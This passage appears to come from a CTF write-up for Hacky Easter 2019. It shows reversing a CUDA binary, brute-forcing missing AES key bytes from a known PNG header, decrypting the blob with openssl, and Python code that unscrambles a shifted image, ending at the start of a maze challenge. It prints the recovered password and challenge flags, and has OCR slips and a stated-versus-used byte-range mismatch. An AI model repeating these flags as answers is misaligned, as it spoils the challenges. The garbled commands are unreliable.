
The first 8 bytes being the file magic for PNG: 0x89504e47 0x0d0a1a0a followed by the 8 bytes for the IHDR chunk: 0x0000000d 0x49484452. What we now need is the cipher block.

It turns out that it is the binary blob referenced by the label v10 in the IDA disassembly:



```
.text:0000000000403DF4
.text:0000000000403DF4                          loc_403DF4:             ; CODE XREF: main+385↑j
.text:0000000000403DF4 E8 FC FB FF FF           call    checkError(void)
.text:0000000000403DF9 8B 05 A1 44 29 00        mov     eax, cs:v9
.text:0000000000403DFF C1 E0 04                 shl     eax, 4
.text:0000000000403E02 89 C2                    mov     edx, eax
.text:0000000000403E04 48 8B 85 38 FF FF FF     mov     rax, [rbp+var_C8]
.text:0000000000403E0B B9 02 00 00 00           mov     ecx, 2
.text:0000000000403E10 48 89 C6                 mov     rsi, rax
.text:0000000000403E13 BF 00 75 68 00           mov     edi, offset v10
.text:0000000000403E18 E8 53 CB 03 00           call    cudaMemcpy
.text:0000000000403E1D E8 D3 FB FF FF           call    checkError(void)
.text:0000000000403E22 BE F5 64 46 00           mov     esi, offset modes ; "wb"
.text:0000000000403E27 BF F8 64 46 00           mov     edi, offset filename ; "egg"
.text:0000000000403E2C E8 EF F4 FF FF           call    _fopen
.text:0000000000403E31 48 89 45 F0              mov     [rbp+stream], rax
.text:0000000000403E35 8B 05 65 44 29 00        mov     eax, cs:v9
.text:0000000000403E3B C1 E0 04                 shl     eax, 4
.text:0000000000403E3E 89 C2                    mov     edx, eax        ; n
.text:0000000000403E40 48 8B 45 F0              mov     rax, [rbp+stream]
.text:0000000000403E44 48 89 C1                 mov     rcx, rax        ; s
.text:0000000000403E47 BE 01 00 00 00           mov     esi, 1          ; size
.text:0000000000403E4C BF 00 75 68 00           mov     edi, offset v10 ; ptr
.text:0000000000403E51 E8 DA F8 FF FF           call    _fwrite
.text:0000000000403E56 48 8B 45 F0              mov     rax, [rbp+stream]
.text:0000000000403E5A 48 89 C7                 mov     rdi, rax        ; stream
.text:0000000000403E5D E8 0E F4 FF FF           call    _fclose
.text:0000000000403E62 B8 00 00 00 00           mov     eax, 0
.text:0000000000403E67 EB 18                    jmp     short locret_403E81
```

This buffer resides at VA 0x687500 and starts with the following 16 bytes: 0x7131ad54 0xef04dba5 0x03300c0f 0xf7bd838e.



```
.data:00000000006874FF                  db  72h ; r
.data:0000000000687500                  public v10
.data:0000000000687500 v10              db  71h ; q             ; DATA XREF: main+207↑o
.data:0000000000687500                                          ; main+3D5↑o ...
.data:0000000000687501                  db  31h ; 1
.data:0000000000687502                  db 0ADh
.data:0000000000687503                  db  54h ; T
.data:0000000000687504                  db 0EFh
.data:0000000000687505                  db    4
.data:0000000000687506                  db 0DBh
.data:0000000000687507                  db 0A5h
.data:0000000000687508                  db    3
.data:0000000000687509                  db  30h ; 0
.data:000000000068750A                  db  0Ch
.data:000000000068750B                  db  0Fh
.data:000000000068750C                  db 0F7h
.data:000000000068750D                  db 0BDh

00087500 0000000000687500: .data:v10 (Synchronized with Hex View-1)

Hex View-1

0000000000687490  00 F9 E9 10 C9 30 20 D9  89 70 60 99 40 B9 A9 50  .....0·ى·p`.@..P
00000000006874A0  00 FA EF 15 C5 3F 2A D0  91 6B 7E 84 54 AE BB 41  .....?*Б·k~.T..A
00000000006874B0  00 FB ED 16 C1 3A 2C D7  99 62 74 8F 58 A3 B5 4E  .....:,·˙bt.X..N
00000000006874C0  00 FC E3 1F DD 21 3E C2  A1 5D 42 BE 7C 80 9F 63  .....!>¡·]B.|..c
00000000006874D0  00 FD E1 1C D9 24 38 C5  A9 54 48 B5 70 8D 91 6C  .....$8ü·TH.p..l
00000000006874E0  00 FE E7 19 D5 2B 32 CC  B1 4F 56 A8 64 9A 83 7D  .....+2:OV.d..}
00000000006874F0  00 FF E5 1A D1 2E 34 CB  B9 46 5C A3 68 97 8D 72  ......4ˇ·F\.h..r
0000000000687500  71 31 AD 54 EF 04 DB A5  03 30 0C 0F F7 BD 83 8E  q1.T.....0......
0000000000687510  B1 CD 89 C5 6F 8A 0E 6B  B3 18 C1 D5 C6 5C 44 1A  .:....k......D.
0000000000687520  A2 80 B7 C1 E1 9A 6F BA  4F 11 03 B8 1E BC 8D E3  ......o.O.......
0000000000687530  F2 99 39 0B EF C7 A2 85  BF 35 A8 11 B3 F6 2D 01  .........5......
0000000000687540  53 FE 06 23 A0 55 B7 AD  FB 75 87 FE 48 E0 4C 40  S..#.U...u..H...
0000000000687550  E0 20 A4 A7 19 58 D0 3F  B9 78 69 9B 7C 91 26 6D  .....X...xi.|.&m
0000000000687560  4A 52 36 3F 08 AA AB FE  A4 38 87 C4 82 D1 1C 5F  JR6?.....8.Ä·._
0000000000687570  39 2B E2 DC 58 85 4D EC  A9 BE 3C F8 2E 5C A7 9C  9+....M쫓··<..\..
0000000000687580  98 AF 37 A7 B8 B1 C8 B8  9C CF 47 2B F7 8D F0 0E  ..7...ф·...+....
0000000000687590  6D 58 23 CD 96 DF BA 4C  8E 89 94 DB 45 4E 9E 8B  mX#.._·L.....N..
00000000006875A0  8D 94 92 F4 6A 2D 66 2E  45 CA DB E0 F3 6B 99 20  ........E......·
00000000006875B0  B7 F1 35 5A B6 67 42 63  07 10 39 3C 31 B7 1E BF  .....gBc..9<1...
00000000006875C0  C4 A1 4A F1 DA 7A 79 A6  89 C4 EA 0C CE 05 B8 F5  ġ·J.............
00000000006875D0  AC 22 4A 2F DC BE 90 CC  EA A1 F3 BF CF 04 C8 BC  .."J/.........ę·
```

The proper way to call the tool would thus be:

```
$./aes-brute-force FFFFFFFF_FFFFFFFF_00000000_00000000 00000000_00000000_57495448_43554441
89504E47_0D0A1A0A_0000000D_49484452 7131AD54_EF04DBA5_03300C0F_F7BD838E
```

The first parameter is the key mask. Every "00" is considered to be "fixed" or "no action needed" and the "FF" is considered as "Please brute this byte for me". The next parameter is the actual key where "00" are unknown key bytes (corresponding with the "FF" in the mask at the same position).

The third parameter are the 16 bytes of our known plaintext and the last parameter is our cipherblock that should be turned into the reference plaintext block.

However, in this mode it would use the full hex range from 0x00 to 0xff for all of the missing keybytes. Looking at the existing key it seems the key only consists of upper case letters!

Apropos key: Usually the actual encryption key is derived from the password using a key derivation function like PBKDF2 (https://en.wikipedia.org/wiki/PBKDF2). However, in this challenge the password maps 1:1 into the key bytes and this is why we can use this approach at all. Otherwise we would have no clue about the key bytes or their mask!

Regarding the range for the key bytes I addressed Mr. Riou and asked whether he could extend the program to allow for the specification of the key range. In a second update, he even allowed to not only specify the (continuous) range from byte value X to Y but to directly specify explicitly the complete values for the key bytes! So if you know from reversing the application that your key only consists of a,e,i,o,u and some numbers, you can now specify exactly this and the bruteforcer will only try these and run as fast as possible! I don't know any other tool which offers that flexibility which makes it an ideal tool for me for the next CTFs! You should definitely check it out!

Thus, we now append 0x41 0x51 to the command line to specify that it the application shall use only uppercase letters in the ASCII range from 0x41 to 0x51 when looking for the missing key bytes.

```
$./aes-brute-force FFFFFFFF_FFFFFFFF_00000000_00000000 00000000_00000000_57495448_43554441
89504E47_0D0A1A0A_0000000D_49484452 7131AD54_EF04DBA5_03300C0F_F7BD838E 0x41 0x5a 16
INFO: 16 concurrent threads supported in hardware.


Search parameters:
  n_threads:    16
  key_mask:     FFFFFFFF_FFFFFFFF_00000000_00000000
  key_in:       00000000_00000000_57495448_43554441
  plain:        89504E47_0D0A1A0A_0000000D_49484452
  cipher:       7131AD54_EF04DBA5_03300C0F_F7BD838E
  byte_min:     0x41
  byte_max:     0x5A

  jobs_key_mask:00FFFFFF_FFFFFFFF_00000000_00000000

Launching 64 bits search

Thread 0 claims to have found the key
  key found:    41455343_5241434B_57495448_43554441


Performances:
  76609705504 AES128 operations done in 758.196s
  9ns per AES128 operation
  101.04 million keys per second
```

And in little over 10 minutes our missing AES key bytes have been found! The hex sequence `41455343_5241434B_57495448_43554441` is ASCII printable and leads to the password "AESCRACKWITHCUDA". We run the binary with the found password and receive our egg!

If you don't own a NVIDIA GPU or at least not on your Linux machine the cryptoblob can of course be dumped from the binary and decoded using the AES decryptor of your liking.

The blob is in the binary at VA 0x687500 and has length 0x10da0.

We can export it using this IDA Python script

https://stackoverflow.com/questions/42744445/how-in-ida-can-save-memory-dump-with-command-or-script

```
filename = "cuda_egg.bin"
address = 0x687500
size = 0x10da0
with open(filename, "wb") as out:
    data = GetManyBytes(address, size, 1)
    out.write(data)
```

or with IDC:

```
auto fname      = "C:\\cuda_egg.bin";
auto address    = 0x0687500;
auto size       = 0x0010da0;
auto file= fopen(fname, "wb");

savefile(file, 0, address, size);
fclose(file);
```

```
daubsi@bigigloo:/ctf$ openssl enc -d -aes-128-ecb -nopad -nosalt -K
414553435241434B5749544843554441 -in cuda_egg.bin || hexdump -C | head
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 01 e0 00 00 01 e0  08 06 00 00 00 7d d4 be  |.............}..|
00000020  95 00 00 00 04 67 41 4d  41 00 00 b1 8f 0b fc 61  |.....gAMA......a|
00000030  05 00 00 00 20 63 48 52  4d 00 00 7a 26 00 00 80  |.... cHRM..z&...|
00000040  84 00 00 fa 00 00 00 80  e8 00 00 75 30 00 00 ea  |...........u0...|
00000050  60 00 00 3a 98 00 00 17  70 9c ba 51 3c 00 00 00  |`..:....p..Q<...|
00000060  06 62 4b 47 44 00 ff 00  ff 00 ff a0 bd a7 93 00  |.bKGD...........|
00000070  00 00 09 70 48 59 73 00  00 34 63 00 00 34 63 01  |...pHYs..4c..4c.|
00000080  55 9b 9f 39 00 00 00 07  74 49 4d 45 07 e3 03 1b  |U..9....tIME....|
00000090  05 39 20 af 9d 06 5b 00  00 80 00 49 44 41 54 78  |.9 ...[....IDATx|
```

Or – if you hate to type passwords in hex 😊

```
daubsi@bigigloo:/ctf$ openssl enc -d -aes-128-ecb -nopad -nosalt -K `(echo -n
"AESCRACKWITHCUDA" | xxd -ps)` -in cuda_egg.bin -out egg19.png
```

he19-xzCc-xElf-qJ4H-jay8

Challenge 20: “Scrambled egg”

This Easter egg image is a little distorted…

Can you restore it?

This was a very nice challenge. There was enough tangible information available from the start to actually experiment with and one could more or less quickly see what needs to be done, so the only challenge was to actually code this in your programming language of choice.


First let's think about what we want to have in the end. It can be safely assumed that in this challenge we will get an egg PNG again.

For these kind of challenges I usually begin printing me the raw pixel values for all pixels – that is: right after running the image through various stego*, binwalk*, exif* tools in order to hope for some hidden data 😉 There was none in this picture, so it was pixel printing time.

Scrolling through the values you could even spot in the very first row that something was a little bit different. The image was 3 pixels wider than high, 259 x 256 pixel. This is odd, because the egg PNGs have all been square so far, but this time seemed to have 3 extra pixels per row. And these 3 pixels, as it turned out, were easy to spot! All the pixels had a value of 0xff in the alpha channel. All but 3 pixels where this value was 0x00! And this pattern repeated for every row. The pixels were on different positions in the row, but there were always 3 pixels that stood out!

```
C:\ c:\python27-x64\python.exe main.py
X-Pos: 0, YPos: 13, Val:(0, 23, 0, 0)
X-Pos: 0, YPos: 23, Val:(23, 0, 0, 0)
X-Pos: 0, YPos: 133, Val:(0, 0, 23, 0)

X-Pos: 1, YPos: 87, Val:(0, 214, 0, 0)
X-Pos: 1, YPos: 182, Val:(214, 0, 0, 0)
X-Pos: 1, YPos: 225, Val:(0, 0, 214, 0)

X-Pos: 2, YPos: 32, Val:(0, 0, 175, 0)
X-Pos: 2, YPos: 206, Val:(0, 175, 0, 0)
X-Pos: 2, YPos: 221, Val:(175, 0, 0, 0)

X-Pos: 3, YPos: 18, Val:(223, 0, 0, 0)
X-Pos: 3, YPos: 129, Val:(0, 223, 0, 0)
X-Pos: 3, YPos: 217, Val:(0, 0, 223, 0)
```


This can best be observed when the picture is opened in paint.net, where the “magic” pixel immediately stands out in front of the background!



Looking further at the magic pixels we see that for every such pixel in a row 2 of the 3 channels R,G and B are mutually exclusive 0 and the third is of the same value within that row. So, we have 3 pixels with values of (0,23,0,0), (23,0,0,0), (0,0,23,0) for example. This actual number is different in every row and takes all values from 0 to 255.

It does not need much imagination to try to sort the rows by that value, so the row where all magic pixels only contain a 0 (this is row 84) comes first, than the row with the magic pixels (1,0,0,0),(0,1,0,0) and (0,0,1,0), followed by the row with (2,0,0,0),(0,2,0,0) and (0,0,2,0), etc.


After reordering the rows, our picture now looks like this:




This looks promising! In the middle of the picture a band of noise (the position of the QR code?) appeared and some areas look more homogenous at the bottom and top.

Looking at the first row now again, we see that our magic pixels all line up at the far-right edge of the picture and the only area that differs from black is in the middle of that row. What we see here could be the drop shadow of the edge of the egg!

For the next row we see red-ish, green-ish and blu-ish areas. Looking at the pixel values we see that the three area carry exact that color value for R, G and B which – in combination would make the same color as the area in the first row. So. if we could superimpose these 3 areas...




It turns out that we're on the right track! Looking at the magic pixel we see that they are scattered over the whole row. And, comparing the magic pixels of one of the channels with the magic pixels of the first line, we see that when we shift the individual channel exactly by so many bytes that the magic pixels are all in the same column on the far right side, the 3 color areas will overlap directly in the center and will build the next line of the image! This shifting is of course different for each line, as the magic pixels are at a different position in each line.



We validate our approach manually with a graphics program and some manual calculations and then write a program which does all the magic. In order to save some efforts and avoid complexity we do that shifting to only a single channel. The human eye is most sensitive to yellow-greenish colors, i.e. most details in a picture can be distinguished in this one. In the end we use a QR code scanner for reading the code so probably it doesn't really matter which channel we choose but we have to choose one anyway to start, so let's do it to the green one.

After some trial and error,



we have a nice program which does all the lifting and shifting for us.

The QR code is already readable now and the same process can be repeated for every channel and the individual images for R, G and B can be superimposed using Paint.net again in the “Multiply” Layer mode to form the final image.

`he19-BBPQ-I4xS-ca9b-65vk`

Here is the Python code which automates the descrambling.

```
from PIL import Image

#
# The image is 259x256 not 256x256 as usual.
# Carefully looking at a single row and printing every pixel value, one can find that all
pixels have alpha of 255 but 3 single pixels
# For these pixels 2 of 3 RGB channel compontents are 0 as well! The third one carries a
number identical for all "magic pixels" in that row
```

```
# First thing is we reorder the lines according to that row number. For example line 84 of the
original image carries the 3rd value 0 so this will be the first line in the
# transposed image.
# Then we split the new image into RGB and only work on the G part (as G holds the most
details)
# Looking at only the single channel we see that the lines are shifted horizontally.
# As it turns out, the magic pixel for Green (the 1 in the middle of the pixel tuple (x,1,y,0)
can be used as a marker.
# All the pixels should be aligned to column 255. Calculating each delta in each row gives us
the number of pixels to shift the pixels in that row to align them
# Doing this for every row gives us a unsharp but nevertheless scannable egg20


'''
im = Image.open("egg.png")
pixel_values = list(im.getdata())
new_bitmap = []
width, height = im.size
lst = []
copied = False
for cnt in range(0,256):

    for y in range(height):
        if copied:
            break
        for x in range(width):
            if copied:
                break
            val = pixel_values[width*y+x]
            if val[3]==0: # Do we have a special pixel?
                special = val
                if special[0]!=0 and special[0]==cnt:
                    for c in range(259):
                        pix_of_col = pixel_values[y * 259 + c]
                        new_bitmap.append(pix_of_col)
                        copied = True
                elif special[1]!=0  and special[1]==cnt:
                    for c in range(259):
                        pix_of_col = pixel_values[y * 259 + c]
                        new_bitmap.append(pix_of_col)
                        copied = True

                elif special[2]!=0 and special[2]==cnt:
                    for c in range(259):
                        pix_of_col = pixel_values[y * 259 + c]
                        new_bitmap.append(pix_of_col)
                        copied = True
                elif special[0]==0 and special[1]==0 and special[2]==0 and cnt==0:
                    for c in range(259):
                        pix_of_col = pixel_values[y * 259 + c]
                        new_bitmap.append(pix_of_col)
                        copied = True
    copied = False


print("Finished creating new bitmap for size 256x256")
im.putdata(new_bitmap)
im.save("new.png")
#assert(len(new_bitmap)==259*256)
'''
'''
im = Image.open("green.png")
pixel_values = list(im.getdata())

width, height = im.size

new_bitmap = []

saverow=0
for row in range(256):
    # Matrix should be at pixel 257
    # Find the location of our pixel
    fixpoint = None
    temp_row = [(0, 0, 0, 0) for x in range(width)]
    transposed_row = [(0, 0, 0, 0) for x in range(width)]

    for col in range(259):
```

```
        temp_row[col] = pixel_values[259 * row + col]
        val = pixel_values[259 * row + col]
        if (val[0]==0 and val[1]==row and val[2]==0 and val[3]==0 and fixpoint is None): # It
is this one
            # at col is our pixel
            fixpoint=col
            print("Row {0}, fixpoint at: {1}".format(row, fixpoint))
            saverow=row


    if fixpoint is None:
        print("Haven't found fixpoint in row " + str(row))
        fixpoint = row


    delta = 255-fixpoint
    print("Delta: ", delta)
    # Now shift every pixel
    for col in range(259):
        transposed_row[(col+delta)%259]=temp_row[col]
    new_bitmap.append(transposed_row)

# Save what we've got
new_im=[]
for row in range(saverow):
    for col in range(259):
        new_im.append(new_bitmap[row][col])
im.putdata(new_im)
im.save("shifted_green.png")

'''


im = Image.open("blue.png")
pixel_values = list(im.getdata())

width, height = im.size

new_bitmap = []

saverow=0
for row in range(256):
    # Matrix should be at pixel 257
    # Find the location of our pixel
    fixpoint = None
    temp_row = [(0, 0, 0, 0) for x in range(width)]
    transposed_row = [(0, 0, 0, 0) for x in range(width)]

    for col in range(259):
        temp_row[col] = pixel_values[259 * row + col]
        val = pixel_values[259 * row + col]
        if (val[0]==0 and val[1]==0 and val[2]==row and val[3]==0 and fixpoint is None): # It
is this one
            # at col is our pixel
            fixpoint=col
            print("Row {0}, fixpoint at: {1}".format(row, fixpoint))
            saverow=row


    if fixpoint is None:
        print("Haven't found fixpoint in row " + str(row))
        fixpoint = row


    delta = 258-fixpoint
    print("Delta: ", delta)
    # Now shift every pixel
    for col in range(259):
        transposed_row[(col+delta)%259]=temp_row[col]
    transposed_row.remove((0,0,row,0))
    transposed_row.remove((0,0,0,0))
    transposed_row.remove((0, 0, 0, 0))
    new_bitmap.append(transposed_row)

# Save what we've got
new im=[]
for row in range(saverow):
```

```
    for col in range(256):
        new_im.append(new_bitmap[row][col])
im.putdata(new_im)
im.save("shifted_blue.png")

'''


im = Image.open("red.png")
pixel_values = list(im.getdata())

width, height = im.size

new_bitmap = []

saverow=0
for row in range(256):
    # Matrix should be at pixel 257
    # Find the location of our pixel
    fixpoint = None
    temp_row = [(0, 0, 0, 0) for x in range(width)]
    transposed_row = [(0, 0, 0, 0) for x in range(width)]

    for col in range(259):
        temp_row[col] = pixel_values[259 * row + col]
        val = pixel_values[259 * row + col]
        if (val[0]==row and val[1]==0 and val[2]==0 and val[3]==0 and fixpoint is None): # It
is this one
            # at col is our pixel
            fixpoint=col
            print("Row {0}, fixpoint at: {1}".format(row, fixpoint))
            saverow=row


    if fixpoint is None:
        print("Haven't found fixpoint in row " + str(row))
        fixpoint = row


    delta = 256-fixpoint
    print("Delta: ", delta)
    # Now shift every pixel
    for col in range(259):
        transposed_row[(col+delta)%259]=temp_row[col]
    new_bitmap.append(transposed_row)

# Save what we've got
new_im=[]
for row in range(saverow):
    for col in range(259):
        new_im.append(new_bitmap[row][col])
im.putdata(new_im)
im.save("shifted_red.png")
'''
```

Challenge 21 & 22: "The Hunt: Misty Jungle" & "The Hunt: Muddy Quagmire"

Welcome to the longest scavenger hunt of the world!

The hunt is divided into two parts, each of which will give you an Easter egg. Part 1 is the Misty Jungle. Part 2 is the Muddy Quagmire.
To get the Easter egg, you have to fight your way through a maze. On your journey, find and solve 8/9 mini challenges, then go to the exit. Make sure to check your carrot supply! Wrong submissions cost one carrot each.

Solution:

I'm covering both challenges in one write-up as they are both very similar from the overall challenge.


The both use the same game mechanic but have different mini challenges in them.

When you start the game, you'll have to choose one of the two available paths.


And you are greeted with a very short tutorial about how to play the game. Actually, it doesn't tell you too much about the game at all and when you click on "I'm ready!" you're left alone with a more

or less empty web page. The first riddle is then how to play the game, i.e. move around in the game level.

The only hint how to accomplish this is given on the how-to page:



